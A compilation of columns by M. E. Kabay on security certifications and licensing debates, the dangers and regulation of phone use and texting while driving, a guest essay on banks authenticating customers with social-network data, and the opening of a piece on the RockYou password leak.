The January 5, 2010 issue of the System Administration and Network Security (SANS) < http://www.sans.org > *NewsBites* < http://www.sans.org/newsletters/newsbites/newsbites.php?vol=12&issue=1 > started with the following assertion in an advertisement for the organization's courses:

> The hottest security skills employers are seeking for 2010:
>
> 1. Red teaming/penetration testing (systems/networks and applications)
> 2. Forensics
> 3. Security essentials
> 4. Reverse engineering malware
> 5. Auditing networks and systems (hands-on testing)
> 6. Intrusion detection
> 7. Security management and leadership
> 8. Securing virtual systems
> 9. CISSP certification
>
> Plus: Effective presentation skills for security professionals.

This last point is important: in addition to technical skills, communications and management skills are valuable to IA professionals. Recently Paul Dorey, < http://uk.linkedin.com/in/pauldorey > chairman of the Institute of Information Security Professionals< https://www.instisp.org/SSLPage.aspx?pid=183 > in Britain, was quoted< http://searchsecurity.techtarget.co.uk/news/article/0,289142,sid180_gci1355122,00.html > as follows:

> "We are entering a time when IT security people are going to have to move from being merely advisors to the business to real professionals whose views are listened to," he said. As IT supports every aspect of life, security breaches become potentially life-threatening or disastrous for their organisations. Just as bridge designers and structural engineers work to common and consistent standards and are therefore respected, he said, so security professionals should command the same level of respect.
>
> For that to happen, security professionals need to communicate effectively with a wide range of disciplines – including audit, risk assessment and compliance, IT and engineering. "They need to be like chameleons to fit into those disciplines," he said. "You may not become an expert in them all, but you must at least don the facade. ... Get

some mentoring to help you understand them."

In the next article in this five-part series, I'll look at the wider context of certification and licensing for a range of professionals in the United States and point to the efforts beginning in the early 2000s to force certification for IA officers in the US Department of Defense.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Security Certifications and Jobs:
Context for Discussions of Mandatory Certification

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the third of five articles discussing the benefits (if any) of security certifications in the job market. In the first article < insert_NWSS_url_for_part-1 >, a number of studies suggested that certifications do indeed improve prospects for hiring and higher salaries. In the second article, < insert_NWSS_url_for_part-2 > we looked at some more recent studies and surveys with yet more encouraging news for holders of security certifications.

In this third article, I look at the wider context of certification and licensing for a range of professionals in the United States and point to the efforts beginning in the early 2000s to force certification for IA officers in the US Department of Defense.

* * *

Many professions require government-recognized authorization (licensing) for professionals to practice their trade. In the United States alone, for example,

- Medical doctors must be certified by state medical boards < http://www.fsmb.org >; according to the history page on the Web site of the Federation of State Medical Boards,< http://www.fsmb.org/history.html > "The Federation of State Medical Boards of the United States, Inc., was founded in February 1912, as the result of a merger between the National Confederation of State Medical Examining and Licensing Boards (established in 1891) and the American Confederation of Reciprocating Examining and Licensing Boards (established in 1902)."
- Nurses< https://www.ncsbn.org/ >, pharmacists, < http://www.bls.gov/oco/ocos079.htm >, chiropractors,< http://www.bls.gov/oco/ocos071.htm >, and other specialists in medical care must be licenses by state boards.
- Lawyers must pass state bar association examinations< http://www.abanet.org/barserv/stlobar.html > to be allowed to practice law or even to provide legal advice (hence the often-repeated warning "I-am-not-a-lawyer-and-this-is-not-legal-advice-for-legal-advice-consult-an-attorney-with-expertise-in-this-area-of-the-law" which prevents accusations of practicing law without a license).
- In all but four states, private investigators must obtain a state license.< http://www.pimagazine.com/private_investigator_license_requirements.html >
- Certified Public Accounts are licensed by state boards< http://www.aicpa.org/Legislative+Activities+and+state+licensing+Issues/ > for specific classes of financial accounting services.
- Taxi drivers must comply with state regulations for appropriate classes of drivers' licenses and with city taxi commissions who set qualifying exams and often determine rates that companies or independent drivers may charge.< http://www.bls.gov/oco/ocos245.htm#training >

In August 2004, the US Department of Defense (DoD) promulgated Directive 8570.1, the

"Information Assurance Workforce Improvement Program and implemented it as of December 19, 2005; it was updated on May 15, 2008.< http://www.dtic.mil/whs/directives/corres/pdf/857001m.pdf > The International Information Systems Security Certification Consortium (ISC)^2 describes< http://www.isc2.org/dod-fact-sheet.aspx > 8570.1 as follows (major bullets added):

- **What is U.S. DoD Directive 8570.1?** This DoD-wide policy, made official in August 2004 and implemented according to the requirements of DoD 8570.1M Manual in December 2005, requires any full- or part-time military service member, contractor, or foreign employee with privileged access to a DoD information system, regardless of job or occupational series, to obtain a commercial information security credential accredited by ANSI or equivalent authorized body under the ANSI/ISO/IEC 17024 Standard. The Directive also requires that those same employees maintain their certified status with a certain number of hours of continuing professional education each year.
- **How many DoD personnel are affected by this mandate?** DoD officials estimate that the number could top 100,000 people, including any full- or part-time military service member, contractor, or foreign employee with privileged access to a DoD information system, regardless of job or occupational series.

  . . . .
- **What is the significance of this mandate and of commercial certification in general?** This mandate will have far-reaching implications, including:
  - The Directive is viewed as a government endorsement of the effectiveness and cost-efficiency of commercial certification.
  - It provides military and civilian personnel with a certification that is professional, internationally recognized and vendor-neutral (not tied to any agency, technology or product).
  - It provides a portable certification that is recognized in both the public and private sectors.
  - It mandates and endorses a global standard (ANSI/ISO/IEC 17024).
  - It positions the information security profession as a distinct job series.

In the fourth of this five-part series, I'll look at the controversy surrounding US government proposals for mandatory certification of security professionals.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Security Certifications and Jobs:
Mandatory Certification & Licensing for IA Professionals

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this fourth article in this five-part series, I look at the controversy surrounding US government proposals for mandatory certification of security professionals.

* * *

On April Fool's Day 2009, Senators John D. "Jay" Rockefeller (D-WV)< http://rockefeller.senate.gov/ > and Olympia Snow (R-ME)< http://snowe.senate.gov/public/ > introduced Senate Bill 773< http://thomas.loc.gov/cgi-bin/bdquery/D?d111:1:./temp/~bd2cJW:@@@L&summ2=m&|/bss/111search.html| >, "A bill to ensure the continued free flow of commerce within the United States and with its global trading partners through secure cyber communications, to provide for the continued development and exploitation of the Internet and intranet communications for such purposes, to provide for the development of a cadre of information technology specialists to improve and maintain effective cybersecurity defenses against disruption, and for other purposes." The bill's short title is the "Cybersecurity Act of 2009."

Among other important proposals bearing on the security of critical communications and computing infrastructure,< http://searchcompliance.techtarget.com/news/article/0,289142,sid195_gci1354611,00.html > the bill would introduce what Scott Petersen of SearchCompliance.com describes as, "a raft of new federal security standards and certification and licensing requirements that could have major impacts on businesses and security professionals."

Ben Bain ably summarized the key points of the bill about licensing in a June 18, 2009 article in *Federal Computer Week*.< http://www.gcn.com/Articles/2009/06/30/Cybersecurity-licensing-proposal-FAQ.aspx >

From what I can tell by reading the pro/con arguments, here's a summary of the arguments. I leave it to readers to make up their own minds.

Support

- Other professions involving public safety require government-sanctioned standards and licenses: why shouldn't critical infrastructure protection?
- Federal government involvement will support nationwide promulgation of better security standards than a hodge-podge of state-government run programs or the chaos of independent standards.
- Defining federal security standards will lend credibility to information assurance and serve as a boost to security awareness.
- Federal standards for the civilian sector will inevitably improve government standards as well.
- Forcing industry to spend money on training and certification will overcome the risk-tolerant, short-term focus on quarterly bottom lines that interferes with rational security management.

- Certification would weed out charlatans and incompetents who move from victim to victim as they provide bogus, wasteful, ineffective information assurance advice.
- Certification, with its usual requirement for continuing professional education, may support continued learning and adaptation to a changing security environment.
- The new law would bring regulatory and legal pressure to bear on the private sector to bring security standards in line with government security standards such as the Federal Information Security Management Act (FISMA).< http://csrc.nist.gov/groups/SMA/fisma/index.html >
- Legal force would bring the research and standards< http://csrc.nist.gov/ > defined by the National Institute of Standards and Technology (NIST)< http://www.nist.gov/index.html > Information Technology Laboratory (ITL)< http://www.nist.gov/itl/ > Computer Security Division (CSD)< http://www.nist.gov/itl/computer_security.cfm > to the private sector more strongly.
- Testing, certification, and licensing should be removed from organizations that profit from training and education.
- All resistance to government involvement in any aspect of business is the mark of either Fascists or devil-worshippers. [OK, it's joke #1 – it's an unspoken bias that I suspect is held by some proponents.]

Objections

- Involving government agencies in any aspect of security for a rapidly-evolving high-technology field will slow down people's ability to respond to changing threats.
- The legislation fails to define the terms "critical infrastructure" and "cybersecurity services" used in defining its mandatory licensing scheme.
- Establishing mandatory training, certification and licensing standards will be difficult and tale much longer than the one-year deadline envisaged in the bill.
- Although mandatory certification might be acceptable, mandatory licensing raises much more troubling questions about the nature of the licensing authority, costs, and liability for errors by licensed professionals.
- If licensing is accepted, it must be controlled by state governments, not the federal government, just as other professional licensing is managed.
- The legislation would be expensive and difficult to implement, especially for small-to-medium businesses.
- Unless there are funds allocated for establishing mandatory certification and licensing processes, the bill will be another unfunded or underfunded mandate that will fail because of inadequate planning and resources.
- Mandatory certification requirements may include grandparent clauses that allow incompetent, unqualified personnel to continue in positions of responsibility over information assurance organizations and functions.
- Continuing education requirements for security certifications are too lax to guarantee measurable, real-world growth or even maintenance of professional knowledge and skills in information assurance.
- Compliance with security standards is not in itself a guarantee of improved security.
- Removing competition from testing, certification and licensing will reduce or eliminate free-market pressures for improvement and excellence.
- All government involvement in any aspect of business is the mark of either Communists or devil-worshippers. [OK, it's joke #2 – it's an unspoken bias that I suspect is held by some opponents.]

In the next (and last) article, I'll (finally) respond to a young correspondent's request for guidance about the "best" security certification for improving job prospects.

Security Certifications and Jobs: Is There a Best Certification?

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this last article in a series of five, I'll (finally) respond to a young correspondent's request for guidance about the "best" security certification for improving job prospects.

What's the best tool for solving a problem in your house?

There is no best tool for an undefined job. Nobody can rationally decide whether a hammer or a power drill is the "best tool" without specifying what job the tool is supposed to do. So it is with certifications.

In a conversation with former graduate student recently, we were discussing precisely this question. The student, a US Army veteran with a wide background in information technology (IT), was pleased with his MSIA< http://infoassurance.norwich.edu/ > degree but now wondering whether to hurry up and complete a Certified Information Systems Security Professional (CISSP)< https://www.isc2.org/cissp/default.aspx > exam right away, wait until the graduation ceremony and exam in June, or take another certification such as the Certified Information Systems Auditor (CISA)< http://www.isaca.org/Template.cfm?Section=CISA_Certification&Template=/TaggedPage/TaggedPageDisplay.cfm&TPLID=16&ContentID=4526 > or Certified Information Systems Manager (CISM)< http://www.isaca.org/Template.cfm?Section=CISM_Certification&Template=/TaggedPage/TaggedPageDisplay.cfm&TPLID=16&ContentID=4528 >. He was also considering Security+< http://www.comptia.org/certifications/listed/security.aspx > certification.

Naturally, I responded to his questions with a preliminary, "Well, it depends" – the answer that gets academics in hot water with people (not my student) who insist on cut-and-dried, yes-no answers. I pointed out that there are lots of valuable certifications and lots of interesting career directions in security; the goal as we consider options is to find the intersection subset of useful certifications for interesting specializations in the field.

In my student's case, he expressed interest in moving away from strictly technical, relatively low-level network-administration jobs into higher-level, security-management jobs. That information made it easy to point to the CISSP and the CISM as excellent career-enhancing certifications for him. He agreed with my comment that security auditing is a useful contribution to security management, so the CISA is valuable and appreciated by potential employers.

My student asked how he could best prepare for these exams. Would review guides or courses be useful? I responded that I'm skeptical about the long-term value of short cram-courses (e.g., "3-day CISSP Prep"); however, longer courses, especially those that provide mentoring and discussion groups, can be useful to committed students. Review questions are useful as diagnostic tools; they can serve to warn a user that a section of the common body of knowledge for their certification exam is missing or unclear. Some exam guides have proven themselves over years to be of value and have now become textbooks in their own right. Shon Harris' *CISSP All-in-One Exam Guide* is now in its Fifth Edition< http://www.amazon.com/CISSP-All-One-

Guide-Fifth/dp/0071602178 > and has 1216 pages – more than the Fourth Edition of the *Computer Security Handbook* (2002)< http://www.amazon.com/Computer-Security-Handbook-Seymour-Bosworth/dp/0471412589 > from Wiley.

I admitted that I am completely biased, but I suggested that the Fifth Edition of the *Computer Security Handbook* (2009) < http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529 > makes an excellent review text for the CISSP and for the Information Systems Security Management Professional (ISSMP)< https://www.isc2.org/issmp/default.aspx > concentration.

Finally, I mentioned to my student that online study groups can be helpful in preparing for certification exams. In addition to the restricted MSIA-related group we run for alumni of our program, there's an excellent public site< http://cccure.org > that has a wealth of resources and forums for anyone interested in posting questions and sharing knowledge in our field.

Study well!

Talking on Mobile Phones While Driving: Documented Dangers

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

It seems to me that there's been a lot of newspaper,< http://topics.nytimes.com/top/news/technology/series/driven_to_distraction/index.html?scp=1&sq=CELL%20PHONES%20DRIVING&st=cse > radio,< http://www.npr.org/templates/story/story.php?storyId=120778418 > TV< http://www.cbsnews.com/blogs/2009/10/12/crimesider/entry5379686.shtml > and even *Network World*< http://www.networkworld.com/news/2009/072909-methods-used-in-cell-phonedriving-studies.html?page=1 > coverage in this past year about the dangers of talking on mobile phones while driving.

The impressively named National Consumer Advocacy Commission (NCAC) has created a "Cell Phone Safety" Web site< http://www.cellphonesafety.org > full of useful information about the topic. Unfortunately for its credibility, NCAC seems to be a mysterious organization about which I was able to learn almost *nothing* online except through a Domain Name System (DNS) lookup using betterwhois.com.< http://betterwhois.com > Even that didn't reveal much: the registrant has concealed all identifying information using a proxy domain registrar. It's hard to trust someone about whom one knows nothing. [Mind you, to be fair, my own domain, mekabay.com, has the wrong contact information listed as well, because I forgot to get the excellent InMotionHosting< http://www.inmotionhosting.com/ > Web hosting provider to change it. I do have a contact page,< http://www.mekabay.com/contact > though, with what some colleagues think is *too much* detail about myself.]

The Cell Phone Safety Site has a good summary of "Cell Phone Driving Hazards"< http://www.cellphonesafety.org/vehicular/ > with several links to discussions of research. The primary issue with talking on cell phones, with or without hands-free systems, is distraction. The page includes these two crucial paragraphs (links are from the original page):

> **Driver Distraction**
>
> Automobiles and cell phones don't mix. A University of Utah study< http://unews.utah.edu/p/?r=062206-1 > implies driving while talking on a cell phone reduces a driver's response time to the same levels observed in drunk drivers and "old folks."< http://web.utah.edu/unews/releases/05/feb/cellphones.html > Even though automakers initially built mobile phones into car systems, and they continue to design successive generations of sophisticated telecommunications bundles, statistics are mounting that suggest distractions from cell phones increase accidents.
>
> Profoundly alarming studies, however, fly in the face of even current cell phone legislation.< http://www.cellphonesafety.org/regulation/legislation.htm > States that ban use of hand-held phones while driving fail to acknowledge the growing body of evidence that shows, hand-held or hands-free, it's the act of participation in a conversation that's tantamount[sic: I guess they meant "paramount"] in the cell phone safety debate.

Truth About Hands-Free

> A growing body of evidence suggests that drivers that simply involve themselves in a conversation suffer debilitating distractions. Hands-free phones may even lead drivers to believe they are safer, argue some safety advocates. Complex business transactions and emotionally involved conversations reduce driver reaction times and steal away attention.[sic] on the part of all drivers.

In part two of this two-part series, I'll provide resources for tracking laws governing talking on mobile phones while driving.

Talking on Mobile Phones While Driving: Regulations & Resolutions

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Driving while talking on mobile phones is dangerous, as I explained in the previous column. In this column, I review some resources for knowing what various jurisdictions in the US, Canada and Europe have decided about the practice.

In Canada, "New Brunswick and Alberta are the only provinces that still allow talking on a hand-held cellphone while driving."< http://www.cbc.ca/canada/new-brunswick/story/2010/01/05/nb-cell-phone-driving-ban-125.html > In Britain, < http://www.greenflag.com/help/drivingguide_mobile.html > using a hand-held mobile phone while driving is illegal, as it is in most of Europe.< http://www.angloinfo.com/ > In the United States, the Governors Highway Safety Association< http://www.ghsa.org/ > posts a comprehensive table< http://www.ghsa.org/html/stateinfo/laws/cellphone_laws.html > showing full details of exactly which regulations affect which types of phone and which types of drivers. The summary at the top of the table is as follows as of January 2010:

Current state cell phone driving law highlights include the following:

- Handheld Cell Phone Bans for All Drivers: 6 states (California, Connecticut, New Jersey, New York, Oregon and Washington), the District of Columbia and the Virgin Islands prohibit all drivers from talking on handheld cell phones while driving.
    - With the exception of Washington State, these laws are all primary enforcement—an officer may ticket a driver for using a handheld cell phone while driving without any other traffic offense taking place.
- All Cell Phone Bans: No state completely bans all types of cell phone use (handheld and hands-free) for all drivers, but many prohibit cell phone use by certain segments of the population.
    - Novice Drivers: 21 states and the District of Columbia ban all cell use by novice drivers.
    - School Bus Drivers: In 17 states and the District of Columbia, school bus drivers are prohibited from all cell phone use when passengers are present.
- Text Messaging: 19 states, the District of Columbia and Guam now ban text messaging for all drivers.
    - Novice Drivers: 9 states prohibit text messaging by novice drivers.
    - School Bus Drivers: 1 state restricts school bus drivers from texting while driving.
- Preemption Laws: 6 states have laws that prohibit local jurisdictions from enacting restrictions. In other states, localities are allowed to ban cell phone use or texting while driving.
- Some states, such as Maine, New Hampshire and Utah treat cell phone use as a larger distracted driving issue.
    - Utah considers speaking on a cellphone to be an offense only if a driver is also committing some other moving violation (other than speeding).

I think the evidence about the dangers of driving and talking on the phone is crystal clear: the distraction is potentially equivalent to the impairment from drinking a significant amount of

alcohol. Ironically, I'm a lifelong teetotaler< http://dictionary.reference.com/browse/teetotaler >, as I always tell my students, who frequently think that I am so off the wall that I must be on drugs; it would be stupid to avoid drugs only to embrace an equivalent. So for what it's worth, one of my 2010 New Year's Resolutions is to stop using my mobile phone when I'm driving.

I hope you will join me in "t-t-total abstinence" from cell-phone use while driving. I especially hope you'll convince your kids to stop!

Texting on Mobile Phones While Driving: Duhhh

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Alyssa Burns was driving on Iowa Country Road 800N on June 25, 2009. The 17 year old was a good student and was popular among her schoolmates. She was also driving in the wrong lane while she was texting a conversation on her mobile phone – and had not buckled her seat belt – when she swerved into the ditch and died. http://desmoines.injuryboard.com/automobile-accidents/fatal-choice-texting-while-driving.aspx?googleid=265820 >

Nicholas Sparks, 25, was driving his tow truck and "using two cell phones — texting on one and talking on another — when he crashed into a car, drove through a fence and into a house before finally ending up in a swimming pool…."< http://www.automotive-fleet.com/News/Story/2009/07/Texting-Tow-Truck-Driver-Lands-in-Swimming-Pool.aspx >

If driving while talking on a mobile phone is dangerous, as I have discussed in two previous columns, how can anyone doubt that texting while driving is insanely dangerous?

The law firm of Edgar Snyder & Associates has an extensive series of pages on car accident statistics that discuss texting while driving< http://www.edgarsnyder.com/car-accident/cell/statistics.html > and provide links to news reports and primary sources. Some of their observations are horrifying. For example, some key points from their summary of a Virginia Tech Transportation Institute study include

- A car driver dialing a cell phone is 2.8 times more likely to get into a crash than a non-distracted driver.
- A truck driver texting while driving is 23.2 times more likely to get into an accident than a trucker paying full attention to the road.
- A truck driver dialing a cell is 5.9 times more likely to crash.
- For every 6 seconds of drive time, a driver sending or receiving a text message spends 4.6 of those seconds with their eyes off the road. This makes texting the most distracting of all cell phone related tasks.

Adult drivers are pretty stupid about texting, report the attorneys:

- One-fifth of experienced adult drivers in the United States send text messages while driving.
- A study of dangerous driver behavior released in January 2007 by Nationwide Mutual Insurance Co. found that of 1,200 surveyed drivers, …. 19 percent of motorists say they text message while driving.
- The majority of Americans believe that talking on the phone and texting are two of the … most dangerous behaviors that occur behind the wheel. Still, as many as 81% of drivers admit to making phone calls while driving.
- The number of crashes and near-crashes linked to dialing is nearly identical to the number associated with talking or listening. Dialing is more dangerous but occurs less often than talking or listening.
- Studies have found that texting while driving causes a 400 percent increase in time spent with eyes off the road.

However, teen drivers, with their incompletely myelinated frontal lobes and consequent impulse-control and planning deficits,< http://www.nimh.nih.gov/health/publications/teenage-brain-a-work-in-progress-fact-sheet/index.shtml > are worse:

- Despite the risks, the majority of teen drivers ignore cell phone driving restrictions.
- In 2007, driver distractions, such as using a cell phone or text messaging, contributed to nearly 1,000 crashes involving 16- and 17-year-old drivers.
- Over 60 percent of American teens admit to risky driving, and nearly half of those that admit to risky driving also admit to text messaging behind the wheel.
- Each year, 21% of fatal car crashes involving teenagers between the ages of 16 and 19 were the result of cell phone usage. This result has been expected to grow as much as 4% every year.
- Almost 50% of all drivers between the ages of 18 and 24 are texting while driving.
- Over one-third of all young drivers, ages 24 and under, are texting on the road.
- Teens say that texting is their number one driver distraction.

So based on common sense, it's obvious, right? We should simply pass and enforce laws to ban texting while driving.

Well, it's not so simple. In the next column, I'll look at some of the issues raised by trying to stop "driving while intexticated"< http://www.youtube.com/watch?v=azg4Wv-lHFM > using the legal system alone.

Texting on Mobile Phones While Driving: Will Laws and Technology Fix the Problem?

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In October, the US federal Department of Transportation, supported by an executive order from President Obama, announced plans for a nationwide ban on texting while driving.< http://www.streetsblog.org/2009/10/01/obama-bans-texting-while-driving-for-guv-workers-—-and-there's-more/ >

The Governors Highway Safety Association < http://www.ghsa.org > summarizes current US state laws restricting the use of mobile phones while driving< http://www.ghsa.org/html/stateinfo/laws/cellphone_laws.html >, including information on restrictions on texting. They state that "19 states, the District of Columbia and Guam now ban text messaging for all drivers [and] …. 9 states prohibit text messaging by novice drivers…. 1 state restricts school bus drivers from texting while driving."

Some scoffers argue that any law about texting while driving must inevitably be pointless. For example, in a *ÙS News & World Report* discussion board posting,< http://www.usnews.com/articles/opinion/2009/10/09/should-there-be-a-law-against-texting-while-driving/comments/ "Henry Brunjes of NY" wrote, "I see it as basically non enforceable. With technology what it is, we can determine if a cell phone was in use at the time of an accident. However, if more than one person is in the car, how to prove the driver was texting or talking, will be almost impossible." However, there are plenty of people driving around by themselves who might be saved, so that argument doesn't seem very weighty.

I doubt that laws alone will significantly alter the behavior of drivers, especially young drivers who have fallen into the trap of texting while driving. However, there are technological barriers to mobile-phone use while driving that might work better. For example, Trinity-Noble< http://www.trinitynoble.com/ > in Pennsylvania has a range of products that might make a significant difference to highway safety.

- Trinity-Noble's "Guardian Angel With Celltinel"< http://www.trinitynoble.com/guardian.html > "transmits a frequency that inhibits the use of cellular handheld devices within a focused immediate area: The Driver's Seat."
- "SkyBloc"< http://www.trinitynoble.com/skybloc.html > is an application program that "locks the keys of a cell phone while a vehicle is traveling above certain speeds. With the exception of "whitelisted" phone numbers (911, the Office, Home, etc.) the driver cannot engage in texting or talking as long as he/she is driving. While similar software solutions exist, SkyBloc is the ONLY mobile phone application that can tell the difference between the cell phone of a driver and the cell phone of a passenger*, and prevents the driver from overriding the application, ensuring safe driving practices, something other products cannot do."
- "Autolog with Celltection"< http://www.trinitynoble.com/autolog.html > is a specialized tool for logging unauthorized mobile-phone use in fleet vehicles or other applications where the black-box device can be installed with protection against tampering. Applications discussed include commercial and government fleets, vehicles used by

> learners, and field research into the problem of the relationship between mobile-phone usage and accidents.

Another tool is the iZUP< http://www.getizup.com/what_is_izup/overview > application from Illume Software.< http://illumesoftware.com/ > Parents in Wellesley, MA were enthusiastic about the new call-blockers, but a published report< http://www.boston.com/yourtown/news/wellesley/2010/01/wellesley_teens_try_new_cell_p.html > did not give the impression of great enthusiasm from youngsters present at the product demonstration.

The wireless communications lobby has dismissed statistical information about the relationship between mobile-phone use and accidents.< http://www.ctia.org/advocacy/index.cfm/AID/10442 > The International Association for the Wireless Telecommunications Industry sneers that "Recent research suggests that cell phones are but one of a host of distractions that hector today's drivers. Other distractions include the radio, players for tapes, CDs and DVDs, as well as breakfast, lunch, dinner, and snacks. Some men shave while driving to work in the morning, and some women apply make-up using the rear view mirror." The next paragraph reads,

> "I'm not claiming that cell phones are safe, but I think that they have been vilified because they are new and visible," says James R. Sayer, Ph.D., of the Human Factors Division at the University of Michigan Transportation Research Institute. "No one would legislate that you can't eat, drink, or talk in the car. But they will legislate that you can't use a cell phone in the car. But there are lots of other things in the car that have negative consequences in terms of driving."

I can see the value of a law making it illegal to eat behind the wheel – especially when using both hands, which I am sure readers have seen for themselves on occasion (I know that I have stupidly done that and won't be doing it any more). But since when does the fact that one law cannot solve all possible problems mean that we shouldn't pass the law at all?

Doesn't this kind of argument remind you of the tobacco industry's lies about the safety of smoking < https://www.who.int/entity/bulletin/archives/78(7)902.pdf > and the Bush Administration's suppression of data that might inconvenience the oil and coal industries?< http://www.guardian.co.uk/environment/2007/jan/31/usnews.frontpagenews >

Personally, if there were a way of stopping people automatically from shaving or applying makeup while driving, I'd be all for it. I'm definitely in favor of interfering with all but emergency use of mobile phones while driving.

Finally, on January 12, 2010, the US Department of Transportation and the National Safety Council joined with a new non-profit group called FocusDriven< http://www.focusdriven.org/index.aspx > devoted to teaching people to stop using mobile phones while driving.< http://www.latimes.com/business/la-fi-cellphone-driving13-2010jan13,0,7221776.story > Many of the founders have lost loved ones to drivers who were looking away from the road when they killed innocent people in a moment of inattention.< http://abcnews.go.com/Politics/focusdriven-group-combating-distracted-driving-launches-today/story?id=9543077 >

I hope readers will get involved in stopping the carnage.

Fact, Fiction and the Internet:
Authentication Using Public [Mis]Information

M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

David Harley, BA, CISSP, FBCS, CITP is Director of Malware Intelligence at ESET< http://www.eset.com > and a distinguished and frequent contributor< http://www.eset.com/threat-center/blog/ > of intelligent commentary on new developments in information assurance. I am grateful to him for his kindness in allowing us to publish his essay below on an alarming trend.

* * *

In their simplest form, many social networking sites are not much more than online diaries. Whether you're thinking of Bridget Jones or Adrian Mole, Alan Clark or Samuel Pepys, most of us realize that a diary is just someone's personal view, and not a reliable source of indisputable information. Most of us except for financial institutions, that is, or so it appears.

In a recent blog post< http://thompson.blog.avg.com/2009/12/now-_this_-is-scary.html >, security expert Roger Thompson< http://thompson.blog.avg.com/about.html > related how an authentication check by his credit card company resulted in their asking him a question to verify his identity, using information publicly available – as opposed to, or in addition to, the use of the sort of information we share with such institutions as "secret questions", for instance. The required answer in this case concerned the age of Roger's daughter-in-law, to whom they referred to by her maiden name. The only public resource that Roger could think of that would connect the two of them is Facebook< http://www.facebook.com/ >, though other commentators have pointed out that genealogy sites are used in identity checks too.

For a while now, some security researchers have advised people to be economical with the truth when using chatrooms, forums and social-networking sites. Why would you give your true date of birth to a site that doesn't need to know it and that can't be trusted to keep it private? Is it a good idea to let all your Facebook friends know you're on holiday next week when you may not have met them all personally and can't be sure how much of your information is available to *their* friends? If you must use your dog's name as a password (you really shouldn't be using names for passwords), talking about Fido on Facebook gives a determined attacker a good start along the password guessing route. How much easier is it to harvest information about a target when their place of birth or current home town is public knowledge?

In the security industry, we talk a lot about the dangers of social networking and sharing information that may be valuable to burglars and scammers, or even spies (if you happen to be married to the head of MI some-number-or-other). But it isn't just about what you do, or information that you give away. Other people can give away information that impacts on you, like that current, dated photo of you next to Niagara Falls that your friend posts to his Facebook page, giving clear notice that you aren't at home right now.

This latest revelation about how information posted to Websites is being used (or misused) suggests a potential scenario where false information might actually be seen as more valid than true information, simply because it's "publicly available" and your bank assumes that you – or

someone within your social network – will never lie to a social networking site.

There is probably more misinformation than information in the online world, whether it's deliberate deception, propaganda, fraud, well-meaning lack of comprehension, or just data that are no longer current. So any instance of an organization relying on the accuracy of data from a wider (more public) range of resources raises concerns about inaccuracy and perhaps even the deliberate poisoning of data. How can individuals keep track of and validate everything that is "known" about them when presumed-valid information is pulled from who knows where? More so, if the organization pulls that information long after it has supposedly already validated you as a customer.

While a bad guy who has access to all the information that a bank has may not need to *change* it in order to profit from it, there are several scenarios where he might want to. This might include hampering remediation; influencing the presentation of data he can write to even when he can't read it (a more common situation than one might think); and compromising public data as part of a social engineering attack. The objective could also be to block legitimate access to information *as well as* or *instead of* impersonation.

Regulation of data is nowhere near keeping up with the Internet age. The possibility of an organisation using one customer to validate (or invalidate) another poses more awkward ethical and practical issues than most of us have thought of. It might benefit us all to think for a moment about the long-term impact that our next Facebook update or tweet< http://twitter.com/ > may have on ourselves or our friends, *before* we put fingers to keyboard or keypad.

We should also start looking into the practices of organizations which are making ill-considered use of such [mis]information.

IMPERVAious to Common Sense: The Awful Truth about Passwords

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

One of my favorite correspondents is Nahum Goldmann< http://www.cytrap.eu/files/ReguStand/2007/pdf/2007-05-About-NahumGoldmann-NO-picture.pdf > of Array Development< http://www.arraydev.com > in Ottawa, Canada and publisher of the *Journal of Internet Banking and Commerce*< http://www.arraydev.com/publishing.asp > and other peer-reviewed publications. Nahum never fails to send out interesting links and commentary, and recently he pointed to a valuable research study that I think will significantly help system administrators in reaching users on the perennial battle over passwords.

In December 2009, 32 million passwords stored without encryption on the Rockyou.com Website were stolen and published on the Web for anyone to see.< http://www.computerworld.com/s/article/9142327/RockYou_hack_exposes_names_passwords_of_30M_accounts > The security firm IMPERVA< http://www.imperva.com > published a thorough analysis< of these passwords to see how a large sample of users – not just those responding to a survey< http://www.imperva.com/ld/password_report.asp > – actually manage their personal authentication.

The results were not good.

The five-page report is confirmation that passwords are a terrible way to authenticate people.< http://www.mekabay.com/infosecmgmt/end_pw.pdf > Users chose short, simple passwords that would be easy to crack using brute force; nearly half "used names, slang words, dictionary words or trivial passwords (consecutive digits, adjacent keyboard keys, and so on). The most common password among Rockyou.com account owners is '123456'."

The authors provide clear pie-charts and bar graphs to make their point in a way that anyone can understand, including scoffers who consistently sneer at the security team's attempts to improve password complexity.

The last page has simple, clear advice that may reach at least some of your users:

